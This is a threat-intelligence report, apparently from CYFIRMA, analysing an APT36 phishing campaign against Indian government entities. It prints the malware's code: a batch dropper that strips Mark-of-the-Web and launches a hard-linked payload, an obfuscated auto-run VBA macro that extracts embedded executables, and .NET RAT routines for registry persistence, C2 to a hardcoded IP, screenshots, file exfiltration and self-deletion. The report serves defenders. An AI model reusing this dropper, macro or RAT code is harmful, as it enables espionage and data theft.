

APT36 : Multi-Vector Execution Malware Campaign Targeting Indian Government Entities

 cyfirma.com/research/apt36-multi-vector-execution-malware-campaign-targeting-indian-government-entities

Published On : 2026-02-27



EXECUTIVE SUMMARY

CYFIRMA has identified a targeted malware campaign attributed to the Pakistan-aligned threat actor Transparent Tribe (also known as APT36). The campaign primarily relies on social engineering techniques, distributing a malicious ZIP archive disguised as examination-related documents to persuade recipients to interact with the files. Upon extraction, the archive delivers deceptive shortcut files along with a macro-enabled PowerPoint add-in, which collectively initiate

the infection chain. The threat actors employ multiple layers of obfuscation and redundant execution mechanisms to enhance the probability of successful compromise while reducing the likelihood of user suspicion.

Following execution, the attack deploys staged payload components, utilizes hidden directories, and leverages legitimate system utilities to circumvent security controls and facilitate the execution of the final malware payload in the background. Concurrently, decoy documents are presented to the user to preserve the appearance of legitimate activity, thereby lowering the probability of detection. Overall, the campaign exhibits hallmarks commonly associated with advanced persistent threat operations, including carefully crafted delivery methods, defense evasion strategies, and structured payload deployment designed to support sustained unauthorized access to compromised systems.

INTRODUCTION

This report analyzes a targeted malware campaign attributed to Transparent Tribe (APT36), a Pakistan-aligned threat actor known for conducting cyber espionage operations against strategic and governmental entities. The campaign begins with the delivery of a socially engineered ZIP archive masquerading as examination-related documents, which contains deceptive shortcut files and a macro-enabled PowerPoint add-in to initiate the infection chain. Execution of the shortcut triggers a batch script that stages malicious components within hidden directories, deploys a decoy document to mislead the user, and prepares the environment for payload execution using legitimate system utilities to evade security controls.

Subsequently, the embedded macro within the PowerPoint add-in performs self-extraction and reconstructs the final payload from embedded objects, selecting appropriate components based on the victim’s operating system. The attack ultimately results in the background execution of a malicious executable while presenting benign content to maintain the appearance of normal activity. The campaign demonstrates structured payload delivery, defense evasion, and user deception techniques consistent with advanced persistent threat operations, indicating the actor’s intent to establish covert access and maintain long-term presence within compromised environments.

Basic Details:

Target Technologies	Windows Operating System
Threat Type	Phishing Campaign
File Types	LNK (Windows Shortcut), PPAM (PowerPoint)
Key Malware Identifiers	Approved Documents 2026.pdf.lnk, Brief.ppam
Observed First	2026-25-01

Impact	Data Exfiltration
MD5 Hashes	Brief.ppam “ff1a302651019277d90c814c2e0940ec” Approved Documents 2026.pdf.lnk “81d97473b2b87310b2caf3376341fba6” myscsd.bat “f3b4e186aa1e27455e9d870218e423a5”

Key Capabilities of the Malware

The analyzed malware exhibits a structured, multi-stage attack chain combining social engineering, macro-based execution, and remote access trojan (RAT) functionality. Its core capabilities are summarized below:

1. Initial Access and Social Engineering

The malware is delivered via a malicious ZIP archive containing a deceptive double-extension shortcut file (e.g., Approved Documents 2026.pdf.lnk) and a macro-enabled PowerPoint add-in. This technique disguises malicious content as legitimate documents to trick users into executing it.

2. Script-Based Execution and Staged Payload Deployment

A shortcut file executes a hidden batch script that copies, renames, and launches malicious components while presenting a decoy password-protected document. This ensures payload execution with minimal user suspicion.

3. Macro-Based Payload Extraction and Reconstruction

The embedded VBA macro automatically executes upon opening the PowerPoint add-in. It performs the following actions:

- Creates a staging directory in the user profile
- Copies itself and renames the file as a ZIP archive
- Extracts embedded OLE objects
- Reconstructs the malicious executable
- Executes the final payload

This demonstrates advanced staging and file reconstruction techniques.

4. Environment Awareness and Payload Selection

The macro includes logic to detect the operating system version and deploy compatible payload variants, increasing execution reliability and evasion effectiveness.

5. Persistence Mechanism

The malware establishes persistence by modifying the Windows Startup Registry, ensuring execution upon user login. String obfuscation is used to conceal registry paths.

6. Direct TCP-Based Command and Control (C2)

The payload establishes a raw TCP connection to a hardcoded C2 IP address with a fallback domain mechanism. Commands are received from the server, and execution results are transmitted back to the operator.

7. Defense Evasion and Anti-Analysis

The malware uses:

- Obfuscation and junk code insertion
- Randomized function and variable names
- Mark-of-the-Web removal via PowerShell
- Hard link creation for stealth execution
- Self-deleting executable (fimsrwwar.exe) to remove traces

These techniques hinder static and forensic analysis.

8. System and Environment Discovery

The malware supports:

- Process enumeration
- Drive enumeration
- File system browsing
- Security software identification

This provides situational awareness to the attacker.

9. Remote Access Trojan (RAT) Capabilities

Once connected to C2, the malware operates as a full-featured RAT, enabling:

- Remote command execution
- Process monitoring and termination
- Remote program execution
- File upload (chunked exfiltration)
- File download and deployment
- Drive and directory browsing

10. Data Collection and Surveillance

The malware supports:

- Screenshot capture
- Live screen monitoring/streaming
- Remote file exfiltration

These capabilities enable espionage and sensitive data theft.

11. Anti-Forensic Self-Deletion

A secondary executable is generated to delete all .exe files within the target folder and remove itself, reducing forensic evidence.

MALWARE INFECTION LIFECYCLE


Initial Access and Delivery

In the initial stage, the attacker sent a malicious ZIP archive file as the primary delivery mechanism. Upon extraction, the archive contains a shortcut file with a deceptive double-extension filename, “Approved Documents 2026.pdf.lnk,” where the actual .lnk extension is concealed to make the file appear as a legitimate PDF document. This technique has been observed in multiple previous campaigns to mislead users into executing the malicious file. In addition, the archive includes a file named “Brief.ppam,” which is a Microsoft PowerPoint add-in containing embedded malicious macros designed to facilitate further stages of the attack.

Name	Date modified	Type	Size
 Approved Documents 2026.pdf	1/11/2026 11:05 PM	Shortcut	3 KB
 Brief.ppam	1/14/2026 12:41 AM	PPAM File	3,773 KB

Analysis Shortcut File

Analysis of the shortcut file shows that it executes a batch script using the command “%comspec% /c start /MIN ~\myscsd.bat.” Here, %comspec% invokes the Windows command interpreter, /c runs the specified command and exits, and start /MIN launches the batch file in a separate minimized window, helping the attacker execute the script with minimal user visibility.



Further analysis revealed a hidden folder named “~” within the same directory. The threat actor configured its attributes as hidden to keep it invisible to the victim and avoid casual discovery.

Name	Date modified
~	2/27/2026 12:52 PM
Approved Documents 2026.pdf	1/11/2026 11:05 PM
Brief.ppam	1/14/2026 12:41 AM

This folder contains the batch file myscsd.bat along with several additional files, including pdsfile, pdsfilem, and another shortcut (.lnk) file.

Name	Date modified	Type
Approved Documents 2026.pdf	1/11/2026 11:05 PM	Shortcut
myscsd.bat	1/13/2026 10:57 PM	Windows Batch File
pdsfile	1/11/2026 11:52 PM	File
pdsfilem	1/13/2026 10:54 PM	File

The file pdsfile (without an extension) is a malicious PE executable. A batch script renames it to .exe before execution (as shown in the next step), after which it runs as a RAT, establishing command-and-control communication and enabling remote operations on the infected system.

```

L$ ls
pdsfile pdsfilem

( )-[~/Downloads/file-mal]
$ file pdsfile
pdsfile: PE32 executable for MS Windows 6.00 (GUI), Intel i386 Mono/.Net assembly, 3 sections

```

The second file, pdsfilem (without an extension), is a legitimate PDF document used as a decoy to maintain the appearance of normal PDF execution and reduce suspicion during the infection process.


```

L$ ls
pdsfile pdsfilem

( )-[~/Downloads/file-mal]
$ file pdsfilem
pdsfilem: PDF document, version 1.7 (zip deflate encoded)

```

The shortcut file is configured with the command “%comspec% /c start /MIN myscsd.bat,” showing a minor path variation; however, both shortcut files ultimately execute the same batch script.



This redundancy indicates a deliberate attempt by the attacker to increase the likelihood of successful payload execution through multiple execution paths.

Analysis BAT File


Analysis of the shortcut execution revealed that it triggers a sequence of commands designed to copy, disguise, and execute malicious content while minimizing user suspicion.

```

myscsd.bat
@echo off
copy ~\pdsfilem C:\ProgramData\Approved_Documents_2026.pdf
start C:\ProgramData\Approved_Documents_2026.pdf /MAX
xcopy ~\pdsfile C:\ProgramData\ /Y /C /Q
powershell Unblock-File - Path C:\ProgramData\pdsfile
mklink /h "%APPDATA%\hsuzoiaisaacrhy.exe" C:\ProgramData\pdsfile
start "" "%APPDATA%\hsuzoiaisaacrhy.exe" && EXIT

```

The script begins with `@echo off`, which suppresses command output in the console window to prevent the user from observing the execution process. It then copies a file named `pdsfilem` from the hidden directory to `C:\ProgramData`, renaming it as `Approved_Documents_2026.pdf` to create the appearance of a legitimate document. The file is subsequently opened using the `start` command with the `/MAX` parameter to display it in a maximized window. Notably, the PDF serves as a decoy, as it is password-protected and does not contain meaningful content, thereby misleading the user while malicious activities continue to execute in the background without raising suspicion.



Next, the command `xcopy ~\pdsfile C:\ProgramData\ /Y /C /Q` copies another file (`pdsfile`) into the `ProgramData` directory. The flags ensure the process runs quietly, overwrite existing files without prompting (`/Y`), continue despite errors (`/C`), and suppress output (`/Q`). The script then uses

PowerShell Unblock-File to remove the “Mark of the Web” security flag from the copied file, allowing it to execute without Windows security warnings.

The command `mklink /h “%APPDATA%\hsuzoiaisaacrhy.exe” C:\ProgramData\pdsfile` creates a hard link in the user’s AppData directory with a randomly generated executable name that points to the copied file in ProgramData. This technique helps the malware appear as a legitimate user-level executable while avoiding duplication on disk.

Name	Date modified	Type	Size
 hsuzoiaisaacrhy.exe	1/11/2026 11:52 PM	Application	22,021 KB
 Roaming	2/25/2026 1:34 PM	File folder	
 LocalLow	2/25/2026 12:22 PM	File folder	

Finally, the script launches the linked executable using `start ““%APPDATA%\hsuzoiaisaacrhy.exe”` and exits the script. Overall, this sequence demonstrates a combination of deception, defense evasion, and execution techniques to ensure the malicious payload runs while presenting a benign document to the victim.

Analysis Macro Embedded PowerPoint File

The embedded macros can be extracted from the document file for further analysis. This process enables the identification and examination of any malicious code contained within the file.

Initial Execution

The extracted VBA macro is designed to execute automatically through the `Auto_Open()` function when the malicious PowerPoint add-in is opened. This ensures immediate execution without requiring additional user interaction.

```
Public Sub Auto_Open()  
  
    Dim oscvsjedin As AddIn  
    Dim smdsdajame As String  
    Dim asdefsjnsins As String  
  
    For Each oscvsjedin In Application.AddIns  
        asdefsjnsins = oscvsjedin.FullName  
        smdsdajame = oscvsjedin.Name  
    Next oscvsjedin
```

In this section, the macro enumerates installed PowerPoint add-ins to retrieve its own file name and full path. This self-referencing capability allows the malware to copy and manipulate its container file during later stages.

Self-Referencing and Staging Directory Creation


The macro creates a working directory within the user profile directory and initializes system objects required for file manipulation and extraction.

```
Set mozdmwrgrvpxdsp = CreateObject("Shell.Application")

fodldedr_mozdmwrgrvx_name = VBA.Environ$("USERPROFILE") &
"\PPMX" & "" & Second(Now) & "\"

If Dir(fodldedr_mozdmwrgrvx_name, vbDirectory) = "" Then
    MkDir (fodldedr_mozdmwrgrvx_name)
End If

Set vmsjermozdmwrgrvxhsio = CreateObject(
"Scripting.FileSystemObject")
```



The script uses the %USERPROFILE% environment variable to build a path inside the current user's home directory, making it work for any logged-in user. It then creates a uniquely named folder by using the current seconds value from the system clock, ensuring a new directory is generated each time it runs.

Self-Copy and ZIP Extraction Technique

The macro copies its own add-in file into the staging directory and renames it with a ZIP extension, leveraging the fact that Office files are internally ZIP archives.

```
fodlde dr_mozdmwrgrvx_zipfl = fodlde dr_mozdmwrgrvx_name &
Replace(smdsdajame, Replace(".pp_am", "_", ""), "") &
Replace(".zi_p", "_", "")

vmsjermozdmwrgrvxhsio.CopyFile asdefsjnsins,
fodlde dr_mozdmwrgrvx_zipfl, True

mozdmwrgrvxpxdsp.Namespace(fodlde dr_mozdmwrgrvx_name).
CopyHere _
    mozdmwrgrvxpxdsp.Namespace(fodlde dr_mozdmwrgrvx_zipfl).
    items
```

This technique allows the macro to extract embedded objects stored inside the PowerPoint file structure into the working directory for further processing.

Embedded Object Extraction and Renaming

The script then locates embedded binary objects within the extracted content and renames them to prepare for the next stage.

```
Name fodlde dr_mozdmwrgrvx_name & Replace(
    "ppt\embe dd_ings\ol_eOb_jec_t4.bi_n", "_", "")
As fodlde dr_mozdmwrgrvx_name & Replace("ol_eOb_jec_t4", "_", "") &
Replace(".zi_p", "_", "")

mozdmwrgrvxpxdsp.Namespace(fodlde dr_mozdmwrgrvx_name).CopyHere _
mozdmwrgrvxpxdsp.Namespace(fodlde dr_mozdmwrgrvx_name & Replace(
    "ol_eOb_jec_t4", "_", "") & Replace(".zi_p", "_", "")).items
```

 fimsrwvar.e_x_e	2/25/2026 3:26 PM	E_X_E File	210 KB
 VSMEVIMTE.zip	1/12/2026 4:28 AM	Compressed (zipped)...	187 KB
 oleObject4.zip	1/12/2026 4:29 AM	Compressed (zipped)...	108 KB

This behavior indicates that the payload is stored as an embedded OLE object inside the document container and is extracted through staged renaming and decompression.

Operating System Check and Payload Selection

The macro includes logic to select a payload variant based on the operating system version.

```

If InStr(Application.OperatingSystem, "10.0") Or InStr(
Application.OperatingSystem, "10.") Then
widbo_mozdmwrgrvx_final = "VSMEVIMT_E.bi_n"
Else
    If InStr(Application.OperatingSystem, ".01") Or InStr(
Application.OperatingSystem, ".1") Then
        widbo_mozdmwrgrvx_final = "VSMCVIMT_S.bi_n"
    Else
        widbo_mozdmwrgrvx_final = "VSMFVIMT_T.bi_n"
    End If
End If

```

This conditional logic demonstrates environment awareness, suggesting the malware may deploy different payload variants depending on the victim system to improve compatibility or evade detection.

Payload Reconstruction and Execution

After selecting the appropriate embedded object, the macro reconstructs it as an executable file and launches it.

```

If Dir(fodldedr_mozdmwrgrvx_finalfile, vbDirectory) <> "" Then
    Call Shell(""" & fodldedr_mozdmwrgrvx_finalfile & """,
vbMaximizedFocus)
End If

```

This step represents the primary infection stage, where control is transferred from the document macro to the malware executable.

Decoy Document Deployment

The macro also extracts another embedded object and opens it as a PowerPoint document in the user's Documents folder.

```

rwa_docvvxsath_ihistbw = VBA.Environ$("USERPROFILE") & "\Documents\" & _
Replace(smidsajame, Replace(".p_p_am", "_", ""), "") & "." & Replace(
"p_p_t", "_", "")

If Dir(rwa_docvvxsath_ihistbw) = "" Then
    Name fodldedr_mozdmwrgrvx_name & Replace(
        "ppt\em_be_ddi_nga\oleOb_je_ct3.bi_n", "_", "") _
As rwa_docvvxsath_ihistbw
End If

Presentations.Open FileName:=rwa_docvvxsath_ihistbw

```

This behavior serves as a decoy mechanism, presenting a seemingly legitimate document to the victim while the malicious payload executes in the background.

Finally, the attack chain results in the execution of a Portable Executable (PE) file named `hsuzoiaisaacrhy.exe`, which is launched silently in the background, enabling the malware to proceed with its intended malicious activities without drawing the user's attention.

Analysis of `hsuzoiaisaacrhy.exe`:

Hardcoded C2 Configuration (IP and Fallback Domain)

The file `hsuzoiaisaacrhy.exe` is a .NET executable. Static analysis and decompilation confirm the presence of exclusively malicious functionality. Notably, the command-and-control (C2) IP address is hardcoded within the binary, stored as an ASCII-encoded byte array of 31 bytes.

```
public static byte[] pmdvsxips = new byte[31]
{
    57, 51, 46, 49, 50, 55, 46, 49, 51, 48,
    46, 56, 57, 63, 115, 104, 97, 114, 101, 109,
    97, 120, 109, 101, 49, 50, 54, 46, 110, 101,
    116
};
```

Decoding the ASCII byte array reveals a hardcoded network indicator containing both an IP address and a domain string separated by the “?” character (e.g., `93.127.130.89?sharemxme126.net`). The malware parses this value at runtime, using the IP address as the primary command-and-control (C2) endpoint and the domain as a fallback mechanism if direct IP communication fails.

`93.127.130.89?sharemxme126.net`

At the time of analysis, the IP address is active, while the associated domain is not currently registered. However, because the domain is embedded in the binary, a threat actor could register it at any time to restore or migrate C2 communications, thereby maintaining operational continuity even if the IP-based infrastructure is disrupted.

Additionally, the sample employs basic obfuscation techniques to hinder analysis: command identifiers and function names have been randomly renamed, reducing semantic clarity and making it more difficult to infer functionality through static inspection alone.

Direct TCP-Based Command and Control Communication

The malware establishes a direct raw TCP connection to the command-and-control (C2) server rather than relying on higher-level protocols. Multiple commands are hardcoded within the binary, which are issued by the server to trigger specific actions on the infected host, with execution results transmitted back over the same channel.

```
itssckmitx = new TcpClient();
itssckmitx.Connect(EAZTSCSR.ofasdumlt, EAZTSCSR.pswoxprct);
return true;
```

```
private void eusewmisxp()
{
    if (!gvaswhtwso)
    {
        gvaswhtwso = true;
        nistrtamdr = itssckmitx.GetStream();
        dcarscipen = false;
        while (btringdkm)
        {
            string[] switcDType = ethxugrind();
            if (switcDType == null)
            {
                btringdkm = false;
                break;
            }
            dacnruqls = false;
            string text = switcDType[0].ToLower();
            text = text.Replace(ficwisdxv, "");
            text = text.Insert(2, "AMSHIG");
            text = text.Replace("reen", "rsn").Replace("tavs", "tarvs");
            if (text == "s_cAMSHIGu_rs_z".Replace("_", "") || text == "s_cAMSHIGrs_z".Replace("_", ""))
            {
                scaedsizme(switcDType[1]);
            }
            if (text == "c_sAMSHIG_uc_rsn".Replace("_", "") || text == "c_sAMSHIGcr_sn".Replace("_", ""))
            {
                // ...
            }
        }
    }
}
```

Persistence via Windows Startup Registry

Upon receiving the command, the malware establishes persistence by adding itself to the current user's Windows startup registry key. It uses simple string obfuscation to conceal the autorun path, then checks the existing value and updates it if necessary to ensure execution at user logon.

The highlighted section is junk code that serves no functional purpose. It creates meaningless data structures that are never used, indicating deliberate insertion to confuse analysts and hinder static analysis. Similar nonsensical blocks appear across many methods, confirming automated obfuscation.

```

public static void mvitndndasds(string apwrp, string pawth)
{
    try
    {
        string name = "S_O_F_T_W_A_R_E\\Mi_c_ro_so_ft\\W_in_do_w_s\\C_u_r_r_e_n_t_Ve_rs_i_on\\Ru_n".Replace("_", "");
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(name, writable: true);
        object value = registryKey.GetValue(pcvirmcv + apwrp);
        DataSet dataSet = new DataSet();
        DataTable dataTable = new DataTable();
        if (dataTable.Rows.Count > 10)
        {
            DataColumn column = new DataColumn("vrtdivmga");
            DataColumn column2 = new DataColumn("aswdwsrsc");
            dataTable.Columns.Add(column);
            dataTable.Columns.Add(column2);
            for (int i = 0; i < 5; i++)
            {
                DataRow dataRow = dataTable.NewRow();
                dataRow["vrtdivmga"] = "rmdfsvdb" + i + "ardswtani";
                dataRow["asdwysir"] = "rmdsdbfsv" + i + "vadacdua";
                dataTable.Rows.Add(dataRow);
            }
            dataSet.Tables.Add(dataTable);
        }
        if (value == null || value.ToString() != pawth)
        {
            registryKey.SetValue(pcvirmcv + apwrp, pawth);
        }
    }
}

```

Screenshot Capture Capability

The malware can capture screenshots of the infected system and transmit them to the C2 server.

```

WESASDER wESASDER = new WESASDER();
dasicrvszw = Convert.ToInt16(crsnsbdbize.Split('>')[0].Trim());
Bitmap bitmap = wESASDER.crwthvssn(dasicrvszw);
if (bitmap != null)
{
    MemoryStream memoryStream = new MemoryStream();
    bitmap.Save(memoryStream, ImageFormat.Jpeg);
    pusxvhidtmg(memoryStream.ToArray(), "sa_u_s_cr=".Replace("_", "") + EAZTCSR.rnstr(8));
}

```

Live Screen Monitoring / Streaming

It also supports live screen monitoring by continuously capturing and streaming screenshots to the operator.

```

private void iscvrurnrsn(string rngnximze)
{
    try
    {
        WESASDER wESASDER = new WESASDER();
        dasicrvszw = Convert.ToInt16(rngnximze.Split('>')[0].Trim());
        while (dcarscipen && btringdkm)
        {
            Bitmap bitmap = wESASDER.crwthvssn(dasicrvszw);
            if (bitmap != null)
            {
                MemoryStream memoryStream = new MemoryStream();
                bitmap.Save(memoryStream, ImageFormat.Jpeg);
                pusxvhidtmg(memoryStream.ToArray(), "sc_u_ren=".Replace("_", "") + EAZTSCSR.rnstr(8));
            }
        }
    }
    catch
    {
    }
}

```

Drive Enumeration and File System Browsing

This function lauoksrinv() enumerates available drives on the infected system, allowing the threat actor to remotely browse drives and files seamlessly from the C2 server. It provides the foundation for file system navigation and potential data exfiltration.

```

public string lauoksrinv()
{
    string text = "";
    DriveInfo[] drives = DriveInfo.GetDrives();
    DriveInfo[] array = drives;
    foreach (DriveInfo driveInfo in array)
    {
        if (driveInfo.IsReady)
        {
            text = text + driveInfo.Name + ">".Replace("_", "");
        }
    }
    return text;
}

```

```

}
FileInfo fileInfo = new FileInfo(path);
string text = fileInfo.Name + ((!rvwet) ? ">".Split('|')[0] : "<".Split('|')[0]);
text = text + fileInfo.CreationTimeUtc.Date.ToString() + ((!rvwet) ? ">".Split('|')[0] : "<".Split('|')[0]);
text = text + regneusize(fileInfo.Length) + ((!rvwet) ? ">".Split('|')[0] : "<".Split('|')[0]);
if (!rvwet)
{
    pusxvhidtmg(null, "fi_u_ls_z=".Replace("_", "") + text);
}
return text;
}

```

Remote File Exfiltration (Chunked Upload)

It also allows the operator to request and upload specific files from the infected machine to the C2 server in chunks for exfiltration.

```

public bool uesidntwo(string xlwmsiwfo)
{
    try
    {
        string[] array = xlwmsiwfo.Split('>');
        string path = array[0];
        if (File.Exists(path))
        {
            string fileName = Path.GetFileName(path);
            byte[] data = File.ReadAllBytes(path);
            xlwmsiwfo = xlwmsiwfo + ">" + fileName;
            pusxvhidtmg(data, "a_fu_ile=".Replace("_", "") + xlwmsiwfo);
            return false;
        }
        pusxvhidtmg(null, "a_nu_fo_d=".Replace("_", "") + xlwmsiwfo);
        return false;
    }
    catch
    {
        return false;
    }
}

```

Remote File Download and Deployment

This malware enables the threat actor to download files from the C2 server and write them to the infected system, facilitating payload deployment, configuration updates, or delivery of additional malware components.

```

case "doAMSHIGuwf":
    File.WriteAllBytes(switchDType[1], xuilfipta());
    break;
}

```

Remote Program Execution

Provides the capability to remotely execute programs on the compromised machine, supporting tool usage, malware deployment, or the launch of secondary payloads.

```

if (text == "ruAMSHIGunf" || text == "ruAMSHIGnf")
{
    Process.Start(switchDType[1].Split('>')[0]);
}

```

Process Monitoring Capability

Supports monitoring of running processes on the infected system, offering process discovery, identification of security software, and situational awareness.

```

for (int i = 0; i <= processes.Length - 1; i++)
{
    text = text + processes[i].Id + ">".Replace("_", "");
    text = text + processes[i].ProcessName + ">".Replace("_", "");
    text += "0>".Replace("_", "");
    text += "<";
}
byte[] data = EAZTCSR.eetratrsgsm(text);
pusxvhidtmg(data, civtomxd + "=" + EAZTCSR.rnstr(8));

```

Remote Process Termination

Based on commands received from the server, the malware can remotely terminate selected processes, enabling the disruption of security software, removal of competing malware, or interference with normal system operations.

```

if (text == "enAMSHIGudpo" || text == "enAMSHIGdpo")
{
    try
    {
        Process.GetProcessById(Convert.ToInt16(switchDType[1].Trim())).Kill();
    }
    catch
    {
    }
}

```

Self-Deleting Executable for File Removal and Anti-Forensic Activity

The embedded macro code generates a Portable Executable (PE) file named fimsrwvar.exe, which is specifically designed to remove all executable files within the target folder. After completing this action, the file performs self-termination and deletes itself from the system to minimize forensic traces.

```

try
{
    base.Visible = false;
    base.ShowIcon = false;
    base.FormBorderStyle = FormBorderStyle.SizableToolWindow;
    string[] files = Directory.GetFiles(Path.GetDirectoryName(Application.ExecutablePath));
    foreach (string path in files)
    {
        try
        {
            string fileNameWithoutExtension = Path.GetFileNameWithoutExtension(path);
            if (Path.GetExtension(path).ToLower() == ".exe" && fileNameWithoutExtension != Path.GetFileNameWithoutExtension(Application.ExecutablePath))
            {
                endProcess(fileNameWithoutExtension);
                File.Delete(path);
            }
        }
        catch (Exception)
        {
        }
    }
}
Close();

```

Dynamic Behavior (Command-Driven RAT Operation):

As a command-and-control–based RAT, the malware initially establishes a TCP connection to the C2 server and remains idle. It performs malicious activities only after receiving specific commands from the operator.

svchost.exe	5556	::1		UDP6	
hsuzoia isaacrhy.exe	5816	192.168.88.165	93.127.130.89	TCP	Establish...
hsuzoia isaacrhy.exe	5816	0.0.0.0		TCP	Bound
SearchApp.exe	7452	192.168.88.165	23.11.215.147	TCP	Establish...
SearchApp.exe	7452	0.0.0.0		TCP	Bound

EXTERNAL THREAT LANDSCAPE MANAGEMENT

Transparent Tribe (APT36) continues to pose a significant and persistent cyber-espionage threat, with activities primarily focused on intelligence collection against Indian government-associated entities, defense-related organizations, and individuals of strategic relevance. The campaign analyzed in this report aligns with the group’s established objective of maintaining covert access to target environments for surveillance and information gathering rather than pursuing immediate financial gain or disruptive impact. Such behavior is consistent with long-term, intelligence-driven operations typically associated with state-aligned threat actors operating within the regional geopolitical landscape.

The operation demonstrates a measured evolution in the group’s tradecraft, incorporating multi-stage infection techniques, social engineering lures, and the use of legitimate system utilities to evade detection. The deployment of deceptive shortcut files, hidden staging locations, macro-based payload reconstruction, and decoy documents reflects a deliberate emphasis on stealth, execution reliability, and user manipulation. By leveraging trusted operating system components and environment-aware execution logic, the threat minimizes forensic visibility while increasing the likelihood of successful compromise and sustained persistence within targeted systems.

From a broader threat landscape perspective, this campaign highlights the growing sophistication and adaptability of espionage-oriented adversaries. The presence of redundant execution pathways, structured payload delivery, and conditional behavior based on system characteristics indicates a mature operational methodology designed to function effectively across diverse defensive environments. This progression suggests continued investment in tooling and techniques aimed at maintaining operational success despite advancements in cybersecurity defenses.

At an ecosystem level, such activity increases risk across interconnected organizational networks, particularly in environments where document-based communication, user trust, and endpoint execution controls can be exploited. The possibility of undetected, long-duration compromise amplifies potential impacts on sensitive information, operational integrity, and institutional security. Consequently, the evolving threat landscape underscores the importance of

sustained executive awareness, intelligence-led defensive strategies, and continuous improvement of detection and response capabilities to mitigate risks associated with advanced persistent threat actors such as APT36.

MITRE ATT&CK FRAMEWORK

Tactic (ID)	Technique ID	Technique Name
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Initial Access	T1204.002	User Execution: Malicious File
Execution	T1059	Command and Scripting Interpreter
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell
Execution	T1059.005	Command and Scripting Interpreter: Visual Basic
Execution	T1203	Exploitation for Client Execution
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys
Persistence	T1546	Event Triggered Execution
Persistence	T1543	Create or Modify System Process
Defense Evasion	T1027	Obfuscated Files or Information
Defense Evasion	T1564	Hide Artifacts
Defense Evasion	T1036	Masquerading
Defense Evasion	T1553.005	Mark-of-the-Web Bypass
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1070.004	File Deletion
Discovery	T1012	Query Registry
Discovery	T1033	System Owner/User Discovery
Discovery	T1057	Process Discovery
Discovery	T1082	System Information Discovery
Discovery	T1083	File and Directory Discovery

Discovery	T1087	Account Discovery
Discovery	T1518	Software Discovery
Discovery	T1135	Network Share Discovery
Collection	T1113	Screen Capture
Collection	T1005	Data from Local System
Command and control	T1071	Application Layer Protocol
Command and control	T1095	Non-Application Layer Protocol (Raw TCP)
Command and control	T1573	Encrypted Channel
Exfiltration	T1041	Exfiltration Over C2 Channel

CONCLUSION

In conclusion, the campaign analyzed in this report, attributed to Transparent Tribe (APT36), illustrates a carefully coordinated and multi-stage intrusion designed to achieve covert system compromise while reducing the probability of detection. The use of socially engineered lures, deceptive file formats, concealed staging locations, and legitimate operating system utilities demonstrate the threat actor's focus on stealth, execution reliability, and operational efficiency. The incorporation of macro-based payload reconstruction and multiple execution pathways further reflect a deliberate approach to ensuring successful deployment across varying target environments.

